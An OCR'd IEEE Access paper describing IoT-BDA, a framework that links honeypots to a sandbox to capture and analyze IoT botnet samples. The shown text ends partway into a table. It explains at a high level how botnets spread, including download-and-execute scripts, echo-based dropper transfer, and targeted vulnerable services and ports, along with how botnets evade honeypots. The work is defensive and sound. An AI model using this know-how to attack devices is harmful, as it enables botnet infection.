IEEE Access
Multidisciplinary | Rapid Review | Open Access Journal

Received August 7, 2021, accepted August 31, 2021, date of publication September 3, 2021, date of current version September 15, 2021.

Digital Object Identifier 10.1109/ACCESS.2021.3110188

An Automated and Comprehensive Framework for IoT Botnet Detection and Analysis (IoT-BDA)

TOLIJAN TRAJANOVSKI AND NING ZHANG
Department of Computer Science, The University of Manchester, Manchester M13 9PL, U.K.
Corresponding author: Tolijan Trajanovski (tolijan.trajanovski@manchester.ac.uk)

This work was supported by the University of Manchester.

ABSTRACT The proliferation of insecure Internet-connected devices gave rise to the IoT botnets which can grow very large rapidly and may perform high-impact cyber-attacks. The related studies for tackling IoT botnets are concerned with either capturing or analyzing IoT botnet samples, using honeypots and sandboxes, respectively. The lack of integration between the two implies that the samples captured by the honeypots must be manually submitted for analysis in sandboxes, introducing a delay during which a botnet may change its operation. Furthermore, the effectiveness of the proposed sandboxes is limited by the potential use of anti-analysis techniques and the inability to identify features for effective detection and identification of IoT botnets. In this paper, we propose and evaluate a novel framework, the IoT-BDA framework, for automated capturing, analysis, identification, and reporting of IoT botnets. The framework consists of honeypots integrated with a novel sandbox that supports a wider range of hardware and software configurations, and can identify indicators of compromise and attack, along with anti-analysis, persistence, and anti-forensics techniques. These features can make botnet detection and analysis, and infection remedy more effective. The framework reports the findings to a blacklist and abuse service to facilitate botnet suspension. The paper also describes the discovered anti-honeypot techniques and the measures applied to reduce the risk of honeypot detection. Over the period of seven months, the framework captured, analyzed, and reported 4077 unique IoT botnet samples. The analysis results show that some IoT botnets used anti-analysis, persistence, and anti-forensics techniques typically seen in traditional botnets.

INDEX TERMS IoT botnet, honeypot, malware analysis, sandbox.

I. INTRODUCTION

A botnet malware is a self-propagating malware that infects Internet-connected devices automatically, without human intervention, using software vulnerabilities as infection vectors. Once infected, the devices join a network of enslaved devices known as a botnet. An IoT botnet can infect various IoT devices including routers, IP cameras, smart home appliances, etc. The IoT botnets can grow very large rapidly and may perform high-impact cyber-attacks. For instance, the Satori botnet hijacked 280,000 IoT devices in 12 hours [1]. The Mirai IoT botnet and its variants are estimated to have infected between 800,000 and 2,500,000 IoT devices worldwide [1]. The large-scale of these botnets has significantly amplified the attacks, causing severe disruptions. In October 2016, a DDoS attack launched by a Mirai botnet against the dynamic DNS provider, Dyn, resulted in a few hours downtime of popular websites such as Twitter, Netflix, Reddit and GitHub [2]. The cybercriminals may use the botnet-amplified DDoS attacks to extort e-commerce businesses or to disrupt critical services such as healthcare and electronic banking. Therefore, it is crucial to detect IoT botnets early and to prevent their growth.

However, it may be difficult to detect IoT botnets, for several reasons. The compromised devices may not demonstrate any apparent symptoms of infection, being able to continue with the execution of their normal activities [3]. Detecting compromised devices is a challenging subject and requires specialised tools. Due to the constrained hardware resources, the IoT devices may be incompatible with most host-based malware detection solutions [4]. Consequently, botnet infections may be completely unnoticed. The IoT botnets may target multiple IoT device types that differ significantly in terms of hardware and software configuration [5]. An effective countermeasure to IoT botnets requires capturing and analyzing botnet samples aimed at different types of IoT

The associate editor coordinating the review of this manuscript and approving it for publication was M. Anwar Hossain.

devices, along with prompt sharing of the analysis results to facilitate botnet detection and suspension.

The IoT botnet samples can be captured in two ways, through forensic analysis of an infected device or using a software that simulates a vulnerable IoT device, called a honeypot. This former is more time-consuming and thus may not be feasible at large scale. A honeypot attracts infection attacks from botnets propagating at Internet-scale for the purpose of capturing botnet samples. An IoT botnet sample is a Linux executable binary file in the ELF format. The analysis of botnet samples can identify features required to detect and prevent botnet infections. The analysis of an ELF file may be static or dynamic. Static analysis refers to analyzing a file without executing it, while the dynamic analysis requires the file to be executed in a controlled environment, known as a sandbox, for the purpose of recording and analyzing its behaviour [6]. The dynamic analysis may involve two sub-processes, behavioural and network analysis, concerned with the behaviour and communications of the sample, respectively.

The related studies are concerned with either botnet capturing using honeypots [7]–[15] or botnet analysis using sandboxes [6], [9], [16]–[20]. The lack of integration between the two implies that the captured samples must be manually submitted to the sandboxes for analysis. This increases the time taken to report the botnet, during which the botnet control and propagation configuration may change. Furthermore, the proposed sandboxes have a number of limitations, such as the lack of capability to identify: 1) features for effective detection and identification of IoT botnets; 2) anti-forensics techniques that may prevent infection remedy; and 3) anti-analysis techniques that may obstruct the analysis and cause false negative errors. Another limitation is the absence of prompt results sharing and actions towards botnet suspension. Finally, the sandbox heterogeneity support can be improved to accommodate for a wider range of hardware and software configurations.

To overcome the limitations, we here propose a novel framework, the IoT-BDA framework. The framework is designed to have the following capabilities:

- Real-time botnet capturing, analysis, identification and report-sharing.
- Identification of features for effective botnet detection and analysis, as well as infection remedy, such as indicators of compromise and attack, anti-analysis techniques, persistence techniques, and anti-forensics techniques.
- Facilitating botnet suspension through integration with a blacklist and abuse reporting service.
- Support for a wider range of hardware and software configurations.

In summary, this paper makes the following contributions:

- It describes the design and implementation of the IoT-BDA framework for automated capturing, analysis, identification, and reporting of IoT botnets. The framework consists of multiple honeypots integrated with a novel sandbox.
- It gives a list of anti-honeypot techniques and measures used to reduce the risk of honeypot detection.
- It provides 4077 unique IoT botnet samples that were captured, along with observations and lessons learnt, from the seven month deployment of the framework.
- It provides an in-depth analysis of the captured samples, and the analysis results indicate that there are signs IoT botnets employ anti-analysis, persistence, and anti-forensics techniques typically seen in traditional botnets.

We have made the analysis results and the raw data, consisted of the captured samples and their recorded behaviours available at [21], and provided the framework as a free service to researchers and cyber security professionals [22].

II. BACKGROUND AND CHALLENGES

This section covers the challenges facing the automated capturing and analysis of IoT botnet samples. For ease of discussion, we first look at the IoT botnet operation and the approaches for IoT botnet detection.

A. IoT BOTNET OPERATION

An IoT botnet may be centralised, where the infected devices, commonly referred to as bots, are orchestrated by a command and control (C2) server, or peer-to-peer (P2P), where the bots communicate the commands to each other [23]. The bots can be instructed to execute specific actions for botnet monetization or botnet propagation. A botnet can be monetized in various ways, including distributed denial of service (DDoS) attacks as a service, crypto-currency mining, credential theft, and others. The botnet propagation is achieved through automated infection of vulnerable IoT devices connected on the Internet. An IoT botnet infection implies execution of bot malware on a vulnerable device. A vulnerable IoT device typically hosts a vulnerable service that can be remotely accessed and exploited. The vulnerabilities exploited by IoT botnets can be divided in two groups, weak authentication, and remote code execution vulnerabilities. A weak authentication vulnerability implies weak/default passwords or authentication bypass. Upon a successful attack, a session is established and access to the device is acquired. Some commonly used services that may be affected by this vulnerability are Telnet and SSH. A remote code execution vulnerability enables an attacker to remotely execute commands or code on the vulnerable device.

An IoT botnet may be capable of exploiting one or more vulnerable services, commonly referred to as infection vectors. Each vulnerable service is associated with a port number it typically listens on. The infection may be performed by the bots, by dedicated servers known as scanners and loaders, or in a collaboration between the two [24]. The stages of a typical IoT botnet infection are as follows. First, the bots or a scanner server scan the Internet for devices that have



FIGURE 1. IoT botnet infection.

open ports associated with the targeted vulnerable services. The discovered devices may be fingerprinted by examining the service banner [25] or by exchanging messages to ensure they are vulnerable. Commands are then sent by the bots or the loader server to the vulnerable devices to trick them into downloading and executing the bot malware, eventually enslaving them into the botnet. The bot malware is typically obtained from a malware distribution (MD) server, as shown in Fig. 1. Upon a successful infection, the bot introduces itself to the C2 server or to its peers in the case of a P2P botnet and waits for further instructions.

B. IoT BOTNET DETECTION

An IoT Botnet can be detected by detecting an infected device or an infection attempt. The detection of an infected device requires identification of botnet-related activity, such as execution of DDoS attacks, infection attempts or communication with a C2 server or peers. The IoT botnet infection attempts typically involve port scanning, vulnerability exploitation and transfer and execution of bot malware. The detection may be performed by a network intrusion detection system (NIDS) [26] at the network perimeter, or by a host intrusion detection system (HIDS) [27] or antivirus operating on the device. A NIDS typically monitors the network traffic while an antivirus or a HIDS inspect system changes and program execution. A HIDS or an antivirus may only be supported by a limited subset of IoT devices that have the necessary hardware resources. However, an antivirus may support the operation of a NIDS. For instance, if a NIDS identifies a file transfer connection, an antivirus can be used to inspect the transferred file.

The HIDS and NIDS solutions require a different set of features. The NIDS uses network traffic features to detect malicious connections. The HIDS solutions, including an antivirus, may perform scan-time or run-time detection using two groups of features. The scan-time detection inspects multiple file properties to detect a malicious file on disk. The run-time detection inspects features describing the actions executed by a program to detect malicious behaviour.

The features required by both HIDS and NIDS can be divided in two groups, namely, Indicators of Compromise (IoC) and Indicators of Attack (IoA). The IoC are artifacts of evidence that a device has been infected [28], while the IoA are properties reflecting the actions executed by the attacker in the infection process. The IoC may include IP addresses and domains of C2 servers, filenames and hashes, process names, antivirus and IDS signatures, etc. The IoC facilitate effective detection of known threats. However, they may not be sufficient for detecting new threats such as zero-day exploits or unknown botnet types. On the other hand, the IoA provide evidence of the sequence of actions that resulted in a successful infection. These actions may be reused in new types of botnet infection attacks. For instance, the IoA may describe techniques used by a botnet to establish persistence on the device and to hide its activity. The use of both IoC and IoA can improve the detection effectiveness. The IoC and IoA can also benefit the identification of new variants or types of IoT botnets, and the remedy of infected devices.

C. CHALLENGES

The capturing and analysis of IoT botnets can be affected by several challenges:

1) IDENTIFYING FEATURES FOR EFFECTIVE BOTNET DETECTION AND IDENTIFICATION

The detection effectiveness relies on the set of identified IoC and IoA, which depends on the time and the depth of the analysis of the captured samples. To identify a greater set of features, a sample should be analyzed as soon as it is captured, while the botnet is actively propagating. The IoC and IoA can be identified by examining the file properties, the executed

actions, and the network communications. Therefore, the discovery of a greater set of IoC and IoA entails both static and dynamic analysis. The implementation of analyzers capable of identifying IoC and IoA requires thorough understanding of the IoT botnets infections, the applicable IoC and IoA, and the tools and techniques for inspecting the sample file, the captured behaviour and the recorded network data.

2) BOTNET INFECTIONS DIVERSITIES

The diversities in IoT botnet infections may impose challenges to the capturing and analysis of botnet samples using honeypots and sandboxes. Two such challenges are the different techniques for transferring the bot sample and the variety of IoT devices that may be infected.

In an IoT botnet infection, the bot malware can be transferred and executed in three ways. The most common way consists of downloading the bot malware from a MD server and executing it. Another common way involves downloading a Linux shell script which when executed downloads and runs the bot malware. The shell script may identify the type of CPU architecture before fetching the bot malware. These two ways are typical for centralised botnets, which host the bot malware or the shell scripts on a publicly accessible MD server. In the case of P2P botnets, the bot performing the infection may provide the bot malware through a light web service. The third way for downloading and executing the bot malware is the least common and was introduced by the Hajime P2P botnet [9]. It employs the Linux 'echo' command to transfer a dropper malware. A dropper is a minimal malware which downloads and executes the actual bot malware. Instead of fetching the bot malware from a MD server, this method transfers a dropper malware by writing a sequence of bytes to a new binary file on the victim device using the 'echo' command. The dropper is 'echoed' to a binary file in chunks [29]. Each chunk is a sequence of bytes represented as a string of hex values. This method may be used in attacks where sessions are established, such as attacks on Telnet, since it relies on a sequence of 'echo' commands. The honeypots should be able to identify the different bot transfer techniques to capture the botnet samples.

To grow the botnet in size, the botnet herder may strive to infect various types of IoT devices. Since the dynamic analysis requires the samples to be executed, the sandbox should support different hardware and software configurations. The botnet may infect devices with multiple different CPU architectures and even different versions of the same CPU architecture. Some IoT botnets can infect multiple versions of the ARM CPU [30]. The samples compiled from assembly may not execute properly on a different CPU architecture version due to the use of specific registers [31]. Depending on the targeted device types, the botnet samples may be compiled for older or newer Linux kernel versions. The binary samples statically compiled for older Linux kernel versions may not execute properly on newer versions [6]. In addition, the botnet samples may require software libraries or tools that are expected to be available on the attacked devices.

3) ANTI-HONEYPOT AND ANTI-ANALYSIS

The capturing and analysis of IoT botnet samples may be countered with anti-honeypot and anti-analysis techniques. A botnet herder may use multiple honeypot-detection techniques to prevent the capturing of the botnet samples.

a: HONEYPOT FINGERPRINTING

The open-source honeypots may be fingerprinted using information about the simulated service [32], such as the list of built-in service banners, login credentials accepted, etc.

b: USING HONEYPOT DETECTION SERVICES

Shodan, a search engine for IoT devices, provides a service for detecting honeypots. The 'Honeypot or not' service [33] calculates a 'Honeyscore', based on which a host is classified as a honeypot or not.

c: TRACKING INFECTIONS

A honeypot may also be detected by keeping track of infections performed against a specific host, identified by an IP address. A high number of successful consecutive infections over a longer period may be an indicator that the vulnerable device is a honeypot.

d: BLACKLISTING IP ADDRESSES

The hosts labelled as honeypots can be added to a blacklist of discovered honeypots. The cybercriminals may maintain frequently updated honeypot blacklists to protect their botnets from being discovered and suspended. Moreover, as reported by Kaspersky [34], since the vulnerable IoT devices are typically found behind residential IP addresses, the botnet herders may blacklist IP ranges allocated to cloud providers to evade honeypots hosted on the cloud.

In addition to detecting honeypots, a botnet may be equipped with a capability to thwart or hinder static and dynamic analysis. For example, a botnet may use obfuscation to prevent static analysis or sandbox-detection techniques to prevent dynamic analysis [6]. If a sandbox is detected, the sample may halt its execution or mimic a benign behaviour which may result in false negative errors. Thus, it is important to identify and report the use of anti-analysis techniques, which requires an in-depth understanding of the ELF file format, the Linux OS internals, the analysis tools and methods, and how they can be identified or disrupted.

III. IoT-BDA ARCHITECTURE

We propose the IoT-BDA architecture comprised of two blocks, Botnet Capturing Block (BCB) and Botnet Analysis Block (BAB), for capturing and analyzing IoT botnet samples, respectively. The architecture is illustrated in Fig. 2.

A. BOTNET CAPTURING BLOCK (BCB)

The BCB comprises multiple honeypots simulating different vulnerabilities that can be exploited by IoT botnets. To capture as many samples as possible, the honeypots can



FIGURE 2. IoT-BDA architecture.

recognise the different techniques for transferring botnet samples. The risk of honeypot detection is reduced by implementing countermeasures and by continuously monitoring the honeypots (to be described in Section IV-A). The honeypots automatically submit the captured samples to the BAB, as they are captured, to ensure they are analyzed while the botnet is actively propagating. The infection attempts against the honeypots are recorded in a database.

B. BOTNET ANALYSIS BLOCK (BAB)

The BAB analyzes the botnet samples, and it consists of an API, parsers, a sandbox, analyzers, and reporters. The API allows sample submissions and querying of the analysis status and results. The parsers verify the integrity of the submitted samples and extract information required for automatic sandbox configuration. The BAB uses different parsers for each of the sample transfer formats, respectively, a shell-script, an ELF binary or hex-strings. To overcome the challenges imposed by the diversity of IoT devices that may be targeted by IoT botnets, the BAB employs a sandbox comprised of virtual machines (VMs) with different hardware and software configurations. The set of VMs covers different CPU architectures, different versions of the ARM CPU architecture, different Linux kernel versions, different Operating Systems (OS) and different software libraries and utilities that may be required by the samples.

The sample analysis involves five analyzers - static, behavioural, network, antivirus, and malware class analyzer. Each analyzer is concerned with different set of features and complements the other analyzers towards the realization of the following objectives:

1) FACILITATING BOTNET DETECTION

To identify as many IoC and IoA as possible, the BAB utilises three analyzers - static, behavioural and network analyzer. The static analyzer inspects the file properties to identify features for scan-time antivirus detection. For instance, it can identify HTTP user-agents, exploit code or other botnet related keywords in the ELF strings. The behavioural analyzer inspects the actions executed by the sample to identify features for run-time detection by HIDS/antivirus, such as process name, created files, persistence and stealth techniques, and others. The network analyzer examines the sample's network connections to identify features for network detection including infection vectors, C2 protocols and servers, DNS queries, etc. However, the analyzers may be challenged by anti-static-analysis and anti-dynamic-analysis techniques. The use of multiple analyzers can improve the chances for identifying IoC and IoA of botnets with anti-analysis capabilities.

2) IDENTIFYING ANTI-ANALYSIS AND ANTI-FORENSICS TECHNIQUES

The anti-analysis techniques can prevent botnet detection and identification. The anti-static-analysis techniques such as obfuscation, may trick antivirus detection and prevent the static analysis from identifying IoC/IoA.

The static analyzer attempts to identify the use of anti-static-analysis techniques to help improve antivirus detection and static analysis methods. For instance, if the antivirus analysis shows little or no detections, the static analyzer fails to identify any IoC/IoA, but the behavioural and network analyzer recognise malicious behaviour, the anti-static-analysis techniques used by the sample can be examined to improve the static analysis and detection. Similarly, if a sample detects a sandbox, it may hide its malicious behaviour to trick the dynamic analysis. The behavioural analyzer seeks to identify anti-dynamic-analysis techniques including sandbox detection to prevent false negatives errors. The anti-forensics techniques may hide the malicious process, remove infection traces, or block access to the device to prevent infection remedy. Thus, the identification of anti-forensics techniques can help infection remedy.

3) IDENTIFYING BOTNET TYPES AND VARIANTS

The antivirus analyzer scans the sample using an online antivirus scanning service and forwards the scan results to the malware class analyzer which uses the antivirus classifications of the sample to identify the botnet type or family. When combined with the identified IoC and IoA, the malware class analyzer results can help a new variant or a new type of botnet to be recognized. For instance, if the analysis identifies IoC/IoA which are unusual for the botnet type assigned by the malware classifier, the sample may belong to a new variant of the botnet. Likewise, if none of the antiviruses classify the sample as malicious, but the analysis uncovers IoC and IoA, the sample may belong to a new botnet.

The results of the analyzers are fed to two reporters, a blacklist reporter, and a results reporter. The blacklist reporter facilitates botnet suspension by automatically reporting the identified botnets to a blacklist and abuse service that files abuse reports to hosting providers. The results reporter creates a detailed report which is stored in a database and shared with researchers and malware threat intelligence services through the API.



FIGURE 3. Honeypot design.

IV. IoT-BDA ARCHITECTURE PROOF-OF-CONCEPT IMPLEMENTATION

This section outlines the implementation of a Proof-of-Concept IoT-BDA architecture. We first describe the implementation and deployment of the BCB.

A. BOTNET CAPTURING BLOCK (BCB)

The BCB is comprised of multiple honeypots simulating different vulnerable services. The honeypots are exposed on the Internet to attract botnet infection attacks.

1) HONEYPOT DESIGN

We propose a honeypot design, illustrated in Fig. 3, comprised of three modules: a simulator, a payload extractor and a reporter. The simulator simulates a vulnerable service and interacts with the attackers. Based on the level of interaction the simulator provides, the honeypots can be grouped into low-interaction, medium-interaction and high-interaction honeypots. The low-interaction honeypots typically provide limited implementation of the service/protocol they simulate, without providing access to the underlying OS. The medium-interaction honeypots are typically more complex than low-interaction honeypots and they provide more complete implementation of the service/protocol they simulate. However, the medium-interaction honeypots also lack OS interaction. The high-interaction honeypots are typically the most complex to implement, as they provide an OS for the attacker to interact with [35].

The payload extractor monitors the interaction with the attackers to detect and extract botnet samples. It also records details about the attack and the attacker. The reporter submits the captured payloads for analysis through an API call to the BAB. The payload is typically a URL pointing to the MD server hosting the botnet sample, but it may also be a binary represented as a sequence of hex-strings. To enable botnet infection tracking, the reporter stores the data recorded by the payload extractor in a database.

2) HONEYPOT IMPLEMENTATION

For proof of concept, we instantiated 20 honeypots simulating nine services targeted by IoT botnets. The honeypots are low interaction honeypots capable of handling basic requests, except the Telnet honeypot, which is a medium to high interaction honeypot. The Telnet honeypot is an open-source honeypot that implements a Telnet server, supports login sessions, and emulates a shell environment [7]. To collect malware samples that spread via the Android Debug Bridge (ADB) protocol, we deployed the open-source honeypot, ADBHoney [36], which emulates the ADB protocol. The Telnet and ADB honeypots were modified by adding a reporting layer for submitting the captured samples to the BAB. For the remaining seven services, shown in Table 1, we developed honeypots comprised of simulation, payload extraction and reporting layer.

The simulation layer implements basic functionality of the simulated services, sufficient for the honeypots to be discovered and attacked by the botnets. The payload extractor layer makes use of regular expressions to match URLs or hex-strings in the requests sent to the honeypots. The reporting layer submits the captured samples to the BAB and logs the infection attacks in a database. For each infection attack, the honeypots may report the IP address and port of the attacker, the URL or hex-string of the binary payload, the HTTP request and the user-agent if the attack is over HTTP, or the login credentials if the attack is over Telnet.

3) AVOIDING HONEYPOT DETECTION

Several measures were applied to reduce the risk of honeypot detection. To avoid honeypot fingerprinting, we modified the Telnet honeypot by altering the hostname in the emulated shell and the list of accepted login credentials. Instances of each honeypot were deployed both on the cloud and on ISP network, behind residential IP addresses. The IP addresses of the honeypots were periodically scanned using Shodan's 'Honeypot or not' service [33]. The service detected only the honeypots hosted on the cloud. The detection was mitigated by moving the cloud honeypots to other geo-locations with new IP addresses. The residential IP addresses of the honeypots connected to an ISP were also changed frequently to avoid blacklisting based on infection tracking.

B. BOTNET ANALYSIS BLOCK (BAB)

We propose the BAB illustrated in Fig. 4, comprised of the following entities:

1) APPLICATION PROGRAMMING INTERFACE (API)

The API is a web service implemented in Python that enables automated and manual submission of botnet samples, analysis configuration and querying of the analysis status and results. The service allows both honeypots and researchers to submit the captured samples for analysis, and to configure the analysis. The samples can be submitted in three forms: as URLs, as ELF files or as hex-strings. The sample submission request accepts two optional analysis configuration parameters: an execution duration and an execution argument. Based on payload type, the API may forward the sample to the hex-string parser, the URL parser or to the ELF

TABLE 1. Honeypots deployed for capturing IoT botnet samples.

Honeypot	Ports	Vulnerability	Instances
Telnet	23/2323	Weak/default password	4
Android Debug Bridge	5555	No authentication	2
Jaws Web Server	60001	Unauthenticated shell command execution	2
D-Link UPnP SOAP	49152	Remote code execution	2
Realtek miniigd UPnP SOAP	52869	Remote code execution	2
GPON Home Gateway	8080	Authentication bypass, command execution	2
Huawei HG532 router	37215	Arbitrary command execution	2
DGN1000 Netgear routers	80	Remote code execution	2
Hadoop YARN	8088	Remote code execution	2



FIGURE 4. Design of the BAB.

parser. When provided, the analysis configuration parameters are forwarded to the sandbox.

2) HEX-STRING PARSER

The Hex-string parser is a Python program that converts the samples submitted as hex-strings to an ELF file. Upon a successful conversion, the ELF files are forwarded to the ELF parser.

3) URL PARSER

The URL parser is a Python program that fetches the file from the URL, determines if it is a shell script or an ELF file, and forwards it to the shell-script parser or ELF parser accordingly. It also submits the URL to the blacklist reporter.

4) SHELL-SCRIPT PARSER

A shell-script typically downloads and executes a botnet sample on the victim device [37]. The shell-script parser is a program that interprets a shell-script to identify URLs of botnet samples. The URLs may be hardcoded in the shell-script or computed by a function. The parser uses regular expressions to match hardcoded URLs. It can also identify and emulate 'for' and 'while' loops in the shell-script to derive the URLs. The files fetched from the identified URLs are forwarded to the ELF parser. The URLs are also submitted to the blacklist reporter.

5) ELF PARSER

The ELF parser validates the ELF binary file and enables automated configuration of the sandbox. It determines the CPU architecture the ELF binary is compiled for, allowing the sandbox to spawn the appropriate VM.

The parser is implemented in Python and utilises Radare2 [38], a reverse engineering framework. Radare2 uses the ELF header information to ensure that the binary is not corrupted and to determine the CPU architecture, as shown in Fig. 5. The ELF parser may also determine the version of ARM CPU the ELF file is compiled for, if this information is present in the filename of the sample, as, for instance, 'b3astmode.arm7'. Upon successful validation, the parser forwards the ELF sample to the static analyzer and the antivirus analyzer. The sample is also sent for sandbox execution along with the identified hardware specification.

6) SANDBOX

The sandbox enables controlled and configurable execution of botnet samples for recording their on-host and network behaviour. The on-host behaviour is recorded as a sequence

```
→  80c38ebc-203c-11ea-b541-480fcf5650af rabin2 -I malware1
arch     arm
baddr    0x10000
binsz    320
bintype  elf
bits     32
```

FIGURE 5. Identifying the CPU architecture the sample is compiled for.

of system calls while the network activity is recorded as a network traffic capture file. The sandbox is implemented in Python and based on the open-source Linux sandbox LiSa [17]. It is composed of three functional units: the operator, the virtualization unit, and the executor.

a: OPERATOR

The operator performs two tasks, it defines the sandbox configuration for sample execution and forwards the execution results to the analyzers. It uses the information provided by the ELF parser to select the VM that best matches the hardware specification of the sample. For each execution, the operator creates a copy of the VM filesystem and copies the sample using the e2cp or libguestfs tools. These tools copy files from/to VMs by mounting the VM hard disks and filesystems. This way of copying is robust to anti-forensics techniques that may kill all processes and connections upon infection. Such techniques can prevent transferring the recorded behaviours over SSH or other services. After the sample is executed, the operator can be instructed by the executor to extract the recorded behaviour from the filesystem and to forward it to the appropriate analyzer.

b: VIRTUALIZATION UNIT

The virtualization unit includes a virtualizer, QEMU, and a pool of VMs. QEMU is an open source virtualizer and emulator that supports a wide range of CPU architectures [39]. The virtualizer can be instructed by the executor to spawn or halt a VM. The VM pool comprises VMs for different CPU architectures, different versions of the ARM CPU, different Linux kernel versions and different OSes.

The VMs are organised in two groups. The first group consists of VMs used by the LiSa sandbox [17], covering ARMv7, MIPS, x86, and x86_64 CPU architectures. These VMs are embedded Linux systems based on kernel 4.16, built using Buildroot [40]. The second group consists of VMs for the ARMv5, MIPS, x86 and x86_64 CPU architectures, which run Linux Debian OS, are based on Linux kernel version 3.2 and have C development libraries (libc-dev package) installed. The second VM group is used as a fall-back environment for the samples that fail to execute on the first VM group. It accommodates for samples compiled for older kernels and for samples that may require Ubuntu/Debian tools or C libraries. The ARMv5 VM is also used for execution of samples compiled for older ARM versions. The VMs used by the sandbox are shown in Table 2.



FIGURE 6. Sandbox execution diagram.

c: EXECUTOR

The executor controls and records the execution of the samples which involves three stages. In the first stage, the executor interprets the configuration set by the operator and instructs the virtualizer to spawn an appropriate VM. It then uses user provided or default execution parameters (argument and execution time) to execute the sample.

Prior to the execution, the network traffic recorder tcpdump [41] is started. Tcpdump stores the captured traffic as a pcap file. The sample is executed using a shell-script that invokes the execution tracing tools systemtap [42] or strace [43]. These tools record the actions performed by the sample as a sequence of system calls and output them to a text file. Systemtap is used for execution tracing on the first VM group while strace is used on the second VM group. Systemtap is more resilient to anti-tracing, but lacks support for older Linux kernels, hence the use of strace for the second VM group.

After a successful execution, the executor instructs the operator to extract the recorded system calls and traffic capture file from the VM filesystem, and to forward them to the behaviour analyzer and network analyzer accordingly. If a sample fails to execute on a VM from the first group, the process is repeated using a corresponding VM from the second group. The samples compiled for version 5 and earlier versions of the ARM CPU are an exception. They are executed on the ARMv5 VM directly, as illustrated in Fig. 6.

7) STATIC ANALYZER

The static analyzer examines the IoT botnet samples without executing them. The benefits of the static analysis are twofold, it can enhance the scan-time detection of botnet samples and it can facilitate botnet suspension by identifying the C2 server IP address.

The analyzer is implemented in Python and uses the Radare2 API [38] and the Linux 'strings' utility to extract a number of features, including ELF header values, symbols, sections, strings, relocations, and libraries. These features can benefit the scan-time detection and the discovery of IoC. For example, the presence of specific keywords, function names or libraries may indicate malicious behaviour. The analyzer matches the extracted strings against regular expressions to uncover domains, IP addresses and URLs of C2 and MD

TABLE 2. Virtual machines used by the sandbox.

VM group	CPU architecture	Kernel	Operating system	C development libraries	Tracing tool	Traffic capture tool
